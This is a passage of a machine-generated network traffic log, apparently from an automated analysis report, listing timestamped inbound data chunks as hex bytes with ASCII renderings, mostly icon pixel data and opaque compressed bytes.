2021-12-07 12:39:07 UTC	1891	IN	Data Raw: 6c b8 ff cc 6c b8 ff cc 6c b8 ff d0 70 bc ff e4 86 d1 ff e1 83 ce ff dc 7e c9 ff db 7d c8 ff da 7c c7 ff d9 7b c6 ff d8 7a c5 ff d7 79 c4 ff d6 78 c3 ff d5 77 c2 ff d4 75 c1 ff d3 74 c0 ff d1 71 be ff ce 6d ba ff c8 67 b4 ff c1 5e ac ff b9 53 a2 ff af 47 98 ff a4 3a 8b ff 94 2a 7a ff 18 05 13 ff 00 00 00 ff 00 00 00 ff 00 00 00 77 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5a 00 00 00 ff 00 00 00 ff 0b 02 09 ff 8f 28 76 ff a3 39 8a ff af 47 97 ff b9 53 a2 ff c1 5e ac ff c8 66 b4 ff cd 6d ba ff d1 72 be ff d3 75 c0 ff d4 76 c1 ff d6 77 c2 ff d7 78 c4 ff d8 79 c5 ff d9 7b c6 ff da 7c c7 ff db 7c c7 ff db 7d c8 ff dd 7f ca ff e2 84 cf ff e4 85 d1 ff cb 6b b8 ff ca 6a b6 ff ca 6a b6 ff b7 60 a5 ff 09 05 08 ff 70 6d 63 ff d0 ce c3 ff e0 df d7 ff Data Ascii: lllp~}|{zyxwutqmg^SG:*zwZ(v9GS^fmruvwxy{||}kjj`pmc
2021-12-07 12:39:07 UTC	1898	IN	Data Raw: 02 02 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 2d 11 27 ff 8e 36 7c ff 9d 3c 89 ff 9d 3c 89 ff 9f 3e 8b ff ca 71 b9 ff e9 98 da ff ea 9f dc ff ea a1 dd ff ea a1 dd ff e9 a1 dd ff e8 a0 dc ff e8 9f db ff e6 9d d9 ff e3 9a d7 ff df 95 d3 ff da 88 cc ff d4 6e be ff cd 63 b5 ff c5 58 ad ff be 4d a3 ff b5 41 99 ff 92 2c 7a ff 0e 04 0c ff 00 00 00 ff 00 00 00 ff 00 00 00 ec 00 00 00 2b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5d 00 00 00 fa 00 00 00 ff 00 00 00 ff 1c 07 17 ff a0 32 86 ff b6 43 9b ff Data Ascii: -'6|<<>qncXMA,z+]2C
2021-12-07 12:39:07 UTC	1906	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 e1 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 ff 00 00 00 f6 00 00 00 81 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 0
2021-12-07 12:39:07 UTC	1914	IN	Data Raw: 1a 60 fe 6e 14 58 fe 5b 0d 47 fe 13 02 0e fe 00 00 00 fe 00 00 00 fe 00 00 00 96 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7f 00 00 00 fe 00 00 00 ff 16 03 11 fe 61 0f 4c ff 71 17 5b ff 7a 1d 64 fe 82 23 6c ff 88 29 73 ff 8e 2e 7a fe 93 33 7f ff 98 37 84 ff 9b 3a 87 ff 9e 3d 8a fe a0 3f 8c ff a1 41 8e ff a3 42 8f fe a4 43 90 ff a5 45 92 ff a6 46 93 fe a7 47 94 ff a8 47 94 ff a8 48 95 fe 9c 45 91 ff 59 32 7c ff 22 24 73 fe 0c 20 76 ff 0a 21 7c fe 0a 21 7d ff 0c 20 77 ff 22 24 74 fe 5a 32 7d ff 9c 45 91 ff a9 48 95 fe a8 48 95 ff a8 47 94 ff a7 46 93 fe a6 45 92 ff a5 44 91 ff a3 43 90 fe Data Ascii: `nX[GaLq[zd#l)s.z37:=?ABCEFGGHEY2|"$s v!\|!} w"$tZ2}EHHGFEDC
2021-12-07 12:39:07 UTC	1922	IN	Data Raw: c3 4f ff 3d bc 3c fe 35 b8 31 ff 40 a7 0b ff db ed d0 fe fa fa f9 ff f6 f6 f4 ff cf cd c7 fe 04 04 03 ff 70 36 64 ff b9 59 a5 fe b9 59 a5 ff dd 7f ca ff e5 8a d3 fe e3 89 d2 ff e3 88 d2 ff e2 87 d1 fe e1 87 d0 ff e0 86 cf ff df 84 ce fe db 80 c9 ff d5 74 c1 ff cc 67 b6 fe c0 58 a9 ff b3 45 99 ff 94 2d 7b fe 02 00 02 ff 00 00 00 ff 00 00 00 89 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 00 00 00 fb 00 00 00 ff 54 17 45 fe ad 3d 93 ff bb 50 a3 fe c8 61 b1 ff d2 6e bd ff d9 7e c8 fe de 85 cd ff e0 87 cf ff e1 88 d0 fe e2 89 d1 ff e3 8a d2 ff e4 8b d3 fe e5 8b d4 ff e4 88 d2 ff b9 59 a5 ff b6 56 a2 fe 99 48 88 ff 01 00 01 ff 63 61 57 fe cb c9 bc ff dc db d2 ff e6 e5 df fe 88 c2 63 ff 39 a8 0d ff 39 b4 29 fe 48 ba 3b ff Data Ascii: O=<51@p6dYYtgXE-{.TE=Pan~YVHcaWc99)H;
2021-12-07 12:39:07 UTC	1930	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2021-12-07 12:39:07 UTC	1937	IN	Data Raw: 61 ad ff bb 5a a7 fe b2 50 9d ff a6 43 90 fe 98 33 80 ff 76 1e 60 fe 00 00 00 ff 00 00 00 fd 00 00 00 1b 00 00 00 00 00 00 00 00 00 00 00 3e 00 00 00 ff 07 01 06 ff 87 25 6f ff 9c 37 85 ff ab 47 95 ff b6 54 a2 ff be 5e ab ff c3 63 b0 ff c6 66 b2 ff c8 68 b5 ff ca 6a b7 ff cc 6c b9 ff ce 6e bb ff cf 70 bc ff d1 71 be ff da 7a c6 ff e3 84 d0 ff db 7c c8 ff d9 7a c6 ff d8 79 c5 ff 3f 23 3a ff 34 33 30 ff cd cb c3 ff eb ea e5 ff f2 f2 ef ff f6 f6 f4 ff d4 e8 c7 ff 8b c7 67 ff 5b b4 2e ff 40 ae 1b ff 40 ae 1b ff 5b b4 2f ff 8c c8 68 ff d8 ec cc ff fd fd fd ff fd fd fc ff fa fa f9 ff e0 de da ff 3a 39 37 ff 3f 23 3a ff d8 79 c5 ff d9 7a c6 ff db 7c c8 ff e3 84 d0 ff da 7a c7 ff d2 72 be ff d0 70 bd ff ce 6f bb ff cd 6d ba ff cb 6b b8 ff c9 69 b6 ff c7 67 b3 ff Data Ascii: aZPC3v`>%o7GT^cfhjlnpqz|zy?#:430g[.@@[/h:97?#:yz|zrpomkig
2021-12-07 12:39:07 UTC	1945	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1d 00 00 00 f8 00 00 00 fe 5c 32 53 ff dc 86 cb fe e6 9a d7 ff e2 95 d2 fe b3 64 a3 ff 04 02 03 fe 00 00 00 fe 00 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 59 00 00 00 a3 00 00 00 e0 00 00 00 fe 00 00 00 fe 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 fe 00 00 00 ff 00 00 00 fe 00 00 00 e0 00 00 00 a3 00 00 00 59 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 00 28 00 00 00 fe 03 01 03 ff ac 5d 9c fe dd 91 ce ff e5 99 d6 fe e0 8b cf ff 5e 34 56 fe 00 00 00 ff 00 00 00 f7 00 00 00 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: \2Sd(YY(]^4V
2021-12-07 12:39:07 UTC	1953	IN	Data Raw: c1 57 ff f8 f9 f6 ff f2 f1 ee ff 64 62 5e ff 45 20 3e ff b4 53 a0 ff cd 6f ba ff e6 8d d5 ff e4 8c d4 ff e3 8b d3 ff e2 8a d2 ff df 86 ce ff d6 77 c3 ff c8 60 b1 ff b5 46 9b ff 4b 16 3e ff 00 00 00 fe 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 c9 08 02 07 ff 9d 35 84 ff c0 54 a8 ff d0 6b bb ff dd 84 cc ff e2 8c d2 ff e4 8e d4 ff e5 8f d5 ff e6 8f d6 ff de 83 cd ff b0 4f 9c ff 85 3c 76 ff 05 05 05 ff 9a 97 8b ff d8 d6 cd ff e2 e3 d9 ff 87 c2 62 ff 3e a7 0b ff 3d a9 0f ff 43 ac 17 ff 43 ac 17 ff 3d a9 0f ff 3e a7 0b ff 8d c7 6a ff f3 f5 f0 ff f3 f3 f0 ff b5 b3 ad ff 06 06 06 ff 86 3c 77 ff b0 4f 9c ff de 84 cd ff e6 90 d6 ff e5 8f d5 ff e4 8e d4 ff e2 8d d3 ff dd 84 cc ff d1 6b bb ff c0 55 a8 ff 9d 35 85 ff 08 02 07 ff Data Ascii: Wdb^E >Sow`FK>>5TkO<vb>=CC=>j<wOkU5

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1961	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff f0 0f ff 80 01 ff fe 00 00 7f f8 00 00 1f f0 00 00 0f e0 00 00 07 c0 00 00 03 c0 00 00 03 80 00 00 01 80 00 00 01 80 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 01 80 00 00 01 80 00 00 01 c0 00 00 03 c0 00 00 03 e0 00 00 07 e0 00 00 07 f0 00 00 0f f8 00 00 1f f0 00 00 0f f0 00 00 0f f0 00 00 0f f8 38 1c 1f fc 7f fe 3f ff ff ff ff 28 00 00 00 18 00 00 00 30 00 00 00 01 00 20 00 00 00 00 00 60 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 8?(0 `
2021-12-07 12:39:07 UTC	1969	IN	Data Raw: c3 d4 f6 d0 f6 07 01 06 1c cb 2e 00 98 c1 07 af 6f 9c 42 71 99 8a 44 f9 89 65 65 0a 6d 6e 9d da 44 c2 b3 12 d7 23 3c 28 bc 30 48 f7 68 e8 0e 8a 1a c4 e4 c1 48 bf b9 a0 24 54 58 3b 88 01 b8 73 b0 d7 44 54 dc e8 46 07 36 1e 02 00 8d 51 95 ef 6e ac 73 ff ed d8 a2 a5 67 3a 9e 67 94 98 fb 7b b4 ab f6 6a bf 52 5b 56 46 c1 0d ef 2a 07 83 7d 72 05 e7 41 a3 13 0a 64 0b 8a 1f 9a 2c b1 00 33 6a 9c 6a da aa 8f 09 8e 98 74 2d 91 2b c9 1b c7 5d 1b 65 9f 44 12 51 c7 8c 1c 86 03 df 94 86 42 79 90 97 3e b3 6c a2 22 84 13 d8 a4 d2 65 85 04 9c 2e 91 60 4e 26 0a 52 62 03 20 04 cc 33 2c 23 27 0a 61 bb 2b 20 ad dc 69 04 7f c5 48 44 23 50 1c 30 6c ec 04 05 1b a7 36 6b 77 1f 72 45 4d 02 fe bf 18 fb 88 00 7a 4d ca 8a b2 60 91 8b 36 d6 4f 9f 46 9b a7 37 cf ae 81 5b c9 52 cf b4 ca Data Ascii: .oBqDeemnD#<(0HhH$TX;sDTF6Qnsg:g{jR[VF*}rAd,3jjt-+]eDQBy>l"e.`N&Rb 3,#'a+ iHD#P0l6kwrEMz M`6OF7[R
2021-12-07 12:39:07 UTC	1977	IN	Data Raw: 4d 53 1c 55 c4 23 1c 3c f2 e7 1e 6b 39 80 7f f6 7e 20 4c dd 2a 87 af 80 29 5c 0c 28 c4 2a eb be ed 66 f1 1b 63 18 fc ed 01 be ff 0d 92 58 5f d6 57 fc 93 9e ea ec 15 ff 64 78 5b 5b c0 ed 7b 3e 9c 87 8c 19 70 d9 c2 04 81 63 94 86 bb f7 cf 25 6f eb d9 25 5d 56 02 9a 1d 7f 28 2b 90 8d f0 8f ac 24 2c 17 c0 7f 71 d1 e2 c1 fd 5f a5 ec 6a 61 81 a6 44 fb c9 e0 b0 4d 48 e0 a3 7f d6 8e d8 c6 39 5f 36 37 96 cb 29 a9 4a db f6 29 a7 8e 2d 5b 7e b4 e6 ca 29 37 a7 66 1d 5c f2 72 30 3d 5b c8 e4 1a ea 23 25 c0 7f e9 ff c6 6a 93 a2 49 b3 c9 88 a3 af 68 5d de 52 69 ed 50 99 a7 ff f1 09 30 02 f8 6f df b2 e8 a1 d7 6e d0 f4 d0 e9 2d c0 7f ed f5 66 82 a2 01 fe fb 55 0c b1 01 1a 82 b0 3d 1d a3 60 90 1e bc 7f bc ba 7d 66 cc af f8 6f 3a ca 2b fe 7b 1d 8b 2b 7b 7d 6e 89 fd 5d d7 f1 Data Ascii: MSU#<k9~ L*)\(*fcX_Wdx[[{>pc%o%]V(+$,q_jaDMH9_67)J)-[~)7f\r0=[#%jIh]RiP0on-fU=`}fo:+{+{}n]
2021-12-07 12:39:07 UTC	1984	IN	Data Raw: 99 df 08 2e 00 ff fd 78 a2 6a 81 5f d1 4a c7 1b 49 33 27 dc 66 98 7c 15 36 b7 28 f0 f2 82 48 07 c5 d6 1a 4d 8d 93 12 10 70 16 fa 34 ac 72 ec 94 1e f9 f4 ca ff 0d 8b 91 45 c1 56 c8 3f 6a 24 62 6e c2 a0 4a 89 b1 9c 5a b0 9f 2a a7 7c de 27 8a 60 86 7b 92 f9 ae a4 bf b0 a2 d3 06 05 f4 cf 2a 0e a1 86 5d c2 b1 a8 d4 48 61 21 bf 32 f5 cc 5d e3 c8 7f e8 23 da e3 b1 7b ac cd 9d a2 40 8c be ea ff f2 d7 7b 81 fe ef fa f3 ab fe 4f d1 f5 55 ff d7 17 0a fa 1f e3 a9 67 be 6a c9 99 a7 5b 1c ca a9 70 ea 95 b7 f7 90 4d 16 82 77 31 3e ef a1 89 aa 21 40 fd d1 e2 7a 7f 65 af ba 2f c5 27 7f 8b d4 6c 9e ef 98 ed 1c 5b a0 65 bb 12 fe 29 6a d8 99 7d a3 10 04 f4 7f 1c fa 0f e3 17 14 b4 ee 58 22 09 7c e5 f8 d9 b3 0f be 4e 0f 4b 26 ad 6f 0d 49 91 08 5c e4 86 30 ba dc 43 68 12 63 5e Data Ascii: .xj_JI3'f|6(HMp4rEV?j$bnJZ*|'`{*}Ha!2]#{@{OUgj[pMw1>!@ze/'l[e)j}X"|NK&oI\0Chc^
2021-12-07 12:39:07 UTC	1992	IN	Data Raw: a0 ff 28 58 a0 0e ca 5e db f1 ad 26 07 f9 a7 17 92 47 2b bc 9f 50 58 64 49 51 58 a2 5d 42 72 1f 26 29 c4 2a 8f 51 18 68 aa 14 54 16 e0 e6 d8 56 04 6c 6f e8 6d d9 6e 04 78 58 c7 5c a5 e3 94 04 09 6f 0b be 55 20 2d 97 0e f0 80 fc 53 bd 45 4f a9 43 aa b4 77 f6 a1 f1 20 ff c8 48 c6 a4 68 b5 84 f7 07 73 2c c8 3f 1d 3d a5 98 97 63 28 3f 12 85 98 d9 4a 12 70 5b 71 94 d9 0f fe f9 5b 49 6d c7 19 e4 9f 6e ee 7e 46 3c f7 a4 3e 25 01 ff 3f 07 f0 3f 28 6a 83 fc 53 0f 89 4c 43 c4 06 71 f5 e7 41 90 7f 1a 0d ed bd 01 5b a7 e2 48 49 fe 2b 53 35 5e fc fe dc 0b f8 ff 8b b4 82 f7 68 f9 9b d2 0f e5 75 85 e9 01 fe 03 c5 08 f0 8f e7 b5 11 50 7f 21 4f 82 10 c8 3f 55 66 44 a2 eb 40 f5 62 60 17 93 06 fe 3f 35 e9 78 90 ff 1a 48 da 4e d9 5b e2 78 30 0b f2 5f 17 0f 81 fe 73 1b 21 9e Data Ascii: (X^&G+PXdIQX]Br&)*QhTVlomnxX\oU -SEOCw Hhs,?=c(?Jp[q[Imn~F<>%??(jSLCqA[HI+S5^huP!O?UfD@b`? 5xHN[x0_s!
2021-12-07 12:39:07 UTC	2000	IN	Data Raw: 2f 2d 87 55 56 f9 b9 dc 26 20 16 8a ec f6 7c f2 37 b4 1d 97 c3 bb 80 c9 04 e3 e0 45 32 4b 34 28 56 c0 f6 93 90 0b 5f 85 9b ff 99 ea b7 64 b1 5e f3 f6 3b 90 7f c8 b3 66 72 f1 58 af 47 44 de 6b e0 2a f3 86 b6 b4 50 eb 7d 4e 52 b3 5b 93 7e fe bd 7b b2 b7 57 68 3d e3 30 d9 6e d4 3d 7f 33 35 51 83 cb eb fe 53 32 28 51 e4 23 3b 08 ed a4 fb 65 2d 7e 8d e4 40 be 8c c2 18 71 58 1b 1f c4 d5 7d 1c 09 19 ad 8e 34 e6 9c 79 6d 06 b0 ff 48 b4 8a d7 10 e8 3f 50 1e 12 3a ba 11 9b e5 94 ad 72 41 fe 41 78 79 d4 aa 30 31 e4 2a 09 a5 7c d2 4f d8 79 b2 b3 60 44 ef 1f da 8f 76 ff 38 21 f4 06 55 98 ee 87 fd 12 e2 33 69 05 43 83 c2 4b 57 aa 92 85 a8 c7 79 dc a8 99 d0 1c 1a 04 e2 a1 b3 a0 11 d2 96 3c 54 88 9c 5a 1c ae ac ec 2e 0a 10 79 4e 2e cd e4 8d 14 2d 2c c8 83 db 60 7e 85 16 Data Ascii: /-UV& |7E2K4(V_d^;frXGDk*P}NR[~{Wh=0n=35QS2(Q#;e-~@qX}4ymH?P:rAAxy01*|Oy`Dv8!U3iCKWy<TZ. yN.-,`~
2021-12-07 12:39:07 UTC	2008	IN	Data Raw: 3d 99 67 9a 81 ce 76 cd bd e3 5b 94 c8 c6 2d 0e 22 c2 2b f0 ff 27 53 23 0e 89 90 9c fc 8e aa a4 0c 17 95 63 ac 19 d3 d9 d6 f7 2d 93 95 b7 58 2d 64 87 0e 5d 04 58 29 09 37 5d df 09 ea 14 db 54 44 17 b0 a9 c8 9e f5 51 fb a8 fd 32 2a 81 a3 a3 c5 2e 91 8e a0 ac ed 49 c2 36 bf 6b 69 25 f1 6d e5 50 9a 78 dc 51 f4 fe fb f8 2d dd 7c 9d 55 61 a3 7b 27 4c ae 6b bb d3 90 ae a0 ff ff f2 5c 7a d6 28 2a 49 e6 8e f5 b5 5b 63 e4 55 6d 7c 64 e0 a2 54 98 e5 29 bf 63 71 81 ba 3a a3 8f d6 01 19 0d fa 3a 3f d3 b1 6a bb 5d ca af 97 d0 10 8a 89 df 8a e3 b6 d8 a4 ac 35 0b f4 9a 37 39 b4 0b ef 69 d3 78 74 16 77 90 5e 94 a3 20 a5 bc d7 f8 e2 88 3f d3 87 5b b4 7c d2 0b 4f 36 33 c7 4e e9 f9 7e 7a 52 f4 7a ed 5d 86 bf 7a ad 7c 71 5b f1 55 d9 13 64 bc b7 6c f4 b6 7a 86 4f d7 b4 a6 6a Data Ascii: =gv[-"+'S#c-X-d]X)7]TDQ2*.I6ki%mPxQ-|Ua{'Lk\z(*I[cUm|dT)cq::?j]579ixtw^ ?[|O63N~zRz]z|q[UdlzOj
2021-12-07 12:39:07 UTC	2016	IN	Data Raw: e3 5d 51 7d a6 16 8d 1a ae ab bc b3 ad 70 eb a5 65 16 c3 95 5f 09 37 4c 45 32 76 b9 7c 73 d5 39 b0 6a f7 31 f6 97 bf 40 3d fd 2d be 73 7f 20 2d fc e5 1a 8e dd 39 a3 7b 4a 9e 53 d4 d3 8f 75 04 35 ba a4 44 5d 66 f3 49 af a0 cf bf ce a7 7a 29 65 35 bf dc e3 eb 56 a6 0c 79 1f c8 7f 88 a4 2c 33 0a a9 58 ac 36 e6 d7 c8 32 db 30 e7 7a 54 af e8 01 f9 3f 79 f2 c5 a5 9b d9 62 ac 3b bc ad aa d1 cf a8 af e7 53 11 26 5c c2 89 51 7c 18 9e 8a f0 7a 27 16 60 c5 3b 4b 2c 26 ae 7f 6b f2 04 f8 bf 65 a3 8b a6 a1 32 52 86 3f 75 59 fb 2c 87 da 5e 42 02 ef fd 91 08 ae 7c 72 6b c9 93 9b 5a f6 1a a7 1a f6 5c a9 d9 ec 7a 39 c6 c9 3c a7 8a d6 0e 35 4e b1 1f 13 64 04 82 fd bb d1 fa 4f b3 7f 75 91 71 bb 34 42 6a 78 75 61 b2 39 31 96 4b 0f f9 fc 8c 4f ba 5a 6c f4 db f3 0e 27 7a 4c eb Data Ascii:]Q}pe_7LE2v|s9j1@=-s -9{JSu5D]fIz)e5Vy,3X620zT?yb;S&\Q|z'`;K,&ke2R?uY,^B|rkZ\z9<5NdOuq4B jxua91KOZl'zL
2021-12-07 12:39:07 UTC	2023	IN	Data Raw: f0 ef b9 ac 14 9e 00 7e bf a2 21 24 36 f0 67 94 06 11 c7 03 ff 3d da 95 c0 db c0 9f 6b 45 8f b8 0d fc f1 2d d6 4c a3 c0 8f 54 c0 55 ce 02 7e 9b 52 5d bc ef c0 5f f8 6d 55 11 bd ff f4 e5 e9 5d 6c 36 e0 b7 39 4b 24 9f 08 fc 1b 45 a3 8a eb c0 ff 5a a6 e9 f0 2b f0 8b 55 0e 23 67 80 df e9 2b dc ff 0f fc a9 a2 8e 8e 67 80 9f d6 5d c0 6b 1d f8 9f ec 71 37 77 00 ff 73 6f 5a c9 59 e0 df df c3 d7 9f 00 fe 8a f5 91 d4 54 e0 5f b6 59 47 d4 02 7f 50 47 22 a3 33 f0 9f d0 13 eb 5d 00 fe 33 8d b1 a4 73 c0 ef 49 ba 42 67 06 fc 57 19 43 91 e1 c0 4f 7d 4d ab dc 0b f8 fd 97 b0 c4 7f 02 ff b3 1b 41 cc 92 c0 5f 7d 3f 05 d5 0c fc 5f 1f 6c d9 92 03 7f c1 e8 4a a1 05 f0 1b f0 0d 21 cf 03 ff 5b ca 20 62 19 e0 17 9e 5e 09 7c 0c fc a7 17 e8 11 9e c0 ef a4 65 cd b4 04 fc 54 8f 70 95 Data Ascii: ~!$6g=kE-LTU~R]_mU]l69K$EZ+U#g+g]kq7wsoZYT_YGPG"3]3sIBgWCO}MA_}?_IJ![b^|eTp

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	2031	IN	Data Raw: 8d 9e 28 3d 9f 48 2e 2f 98 8a 5a ad 3c 2c 1d e1 74 87 44 78 47 ca 31 ea 29 67 f4 d7 33 53 08 1d f0 7f a7 37 4f 18 b8 ce 4d 44 e5 da 0a 58 8b a4 4f e7 d3 ab 9c f4 b6 e1 53 5a 7d 9b 52 77 55 c8 b9 29 9f 9a 98 db f4 c6 27 8d a9 cf 94 12 d6 f2 a5 7b 7a 49 b1 81 2d da 1e 15 69 4a bd f5 73 52 9f 8d ce b8 f8 6c 53 c9 95 19 65 7d a1 51 0d 35 69 97 eb c0 39 d2 08 77 b0 c1 51 4b 0b 26 eb fc 71 c4 9b 22 dc a7 9f 5e 9e a6 1f a6 44 65 5c 4c 14 fe b0 7e ff f0 05 13 13 f9 5a a8 9f 3b 51 bb 37 2a 92 24 9d 2b b4 c4 ad 83 c0 4b d0 71 13 e3 ff 13 b4 4e 0d 5c c1 5e d7 4b d2 74 ba eb 48 e1 fe 97 1f 42 1f 97 79 32 6f 13 82 ff 3f 71 95 e5 f8 a0 b5 b6 61 e4 c7 56 e7 b8 e9 12 15 c2 bc 7c 65 bc d4 bd c5 40 60 f5 f7 fd 2f 71 27 5d bf c9 df 17 6c fe 1c 97 73 3d 29 23 43 58 95 8e e0 Data Ascii: (=H./Z<,tDxG1)g3S7OMDXOSZ}RwU)'{zI-iJsRlSe}Q5i9wQK&q"^De\L~Z;Q7*$+KqN\^KtHBy2o?qaV\e@`/q ']ls=)#CX
2021-12-07 12:39:07 UTC	2039	IN	Data Raw: b9 8c 6b fb 26 10 1f 22 1b d8 1a 4e 6f eb 69 cf 04 32 e3 db 75 98 96 18 ca 6d ac 2a 3f d2 2b 18 4b 95 f2 a7 33 b7 f8 dc b6 5d c0 42 25 b2 3c a0 48 07 f1 1f ae 92 fd 73 f0 ad 22 d9 ec 06 f8 3f 03 e7 95 3c 8d 9d 81 eb 7c 78 dc f0 d2 6f 9e 79 92 4f 6d 4c ed fc 7c d5 d7 9a 0f c6 fb 02 84 05 c3 fa f9 df 0f 10 46 bf fb 9f 85 8e b5 cd 07 f4 27 b9 2a 1c c3 05 6a 4f fa 10 c6 b4 88 ce 8c 6f cc 22 1d 9b 55 bb 43 75 48 4d 8e 6f 58 38 49 b5 7c 15 f8 c8 f3 a5 ff 06 5d 54 9a ee 18 6f b8 91 97 d7 4a e7 05 fa 1f 04 af e2 09 e6 a1 ff 5d 16 e5 8b ae 7f b8 c1 fe 1f 0e 40 ff 9a f7 e5 d8 22 e8 42 c4 1f f7 d0 1d ae 0e 3a 2a 13 0b 87 94 fa 43 fe bf fc 43 d4 b3 d2 fd 07 05 ce 4f de e1 eb cc 63 70 f7 2d 9c 7f 0c 70 fe 85 ed a0 fb 5f d9 90 ff dc 2c 40 ff bf 39 82 fc 7f c8 19 6f 62 Data Ascii: k&"Noi2um*?+K3]B%<Hs"?<|xoyOmL|F'*jOo"UCuHMoX8l|]ToJ]@"B:*CCOcp-p_,@9ob
2021-12-07 12:39:07 UTC	2047	IN	Data Raw: 7f 7e 28 c6 fd 27 a5 fb c6 aa af 88 f7 4f e5 0a 1f df 9f f2 3c e8 ff 64 2f 2c 1a 3c d2 9d 78 ad 3a 4d e8 5f 92 26 a6 b0 ff 5f a0 7f 11 9a f4 9e 94 3a a5 fd 08 ff 7f 56 23 ee 7f af 56 36 fe bf 0c 9a 02 f0 1f 36 e8 d8 bc 68 a8 ae bd d2 a0 44 ab c3 6e da 51 e2 da e6 1b 79 56 06 f9 37 fd 42 38 ff 74 06 7a a4 dc 63 da 96 77 54 fd 43 5b 7e ca 7e a8 54 1b b9 a6 d7 34 90 f8 fc 30 a9 ea d9 82 4d 91 fa 27 8e 3e 2b d7 d5 24 a7 54 c4 ff cf 79 ff c1 dc d1 4f 82 b7 25 30 ff 98 a4 30 c4 fc 7f bc 28 2b 91 f1 c6 c7 1a 77 e4 1f 5d d6 c3 fc e3 23 db f9 db 29 16 86 4b b9 ec c1 a6 ab 4f 99 54 1c 7e 64 9e 8d 16 4a 9b 89 c6 fc 63 1c fc a7 20 86 d0 a2 69 dc ff 9a 75 fc 93 fa b6 aa f4 f1 1b a1 ca d9 c0 bf 11 ca d1 41 cf 49 23 f1 57 ff cf 7a 68 2e 96 a8 ff e7 dc 64 a5 a2 71 fe c3 Data Ascii: ~('O<d/,<x:M_&_:V#V66hDnQyV7B8tzcwTC[~~T40M'>+$TyO%00(+w]#)KOT~dJc iuAI#Wzh.dq
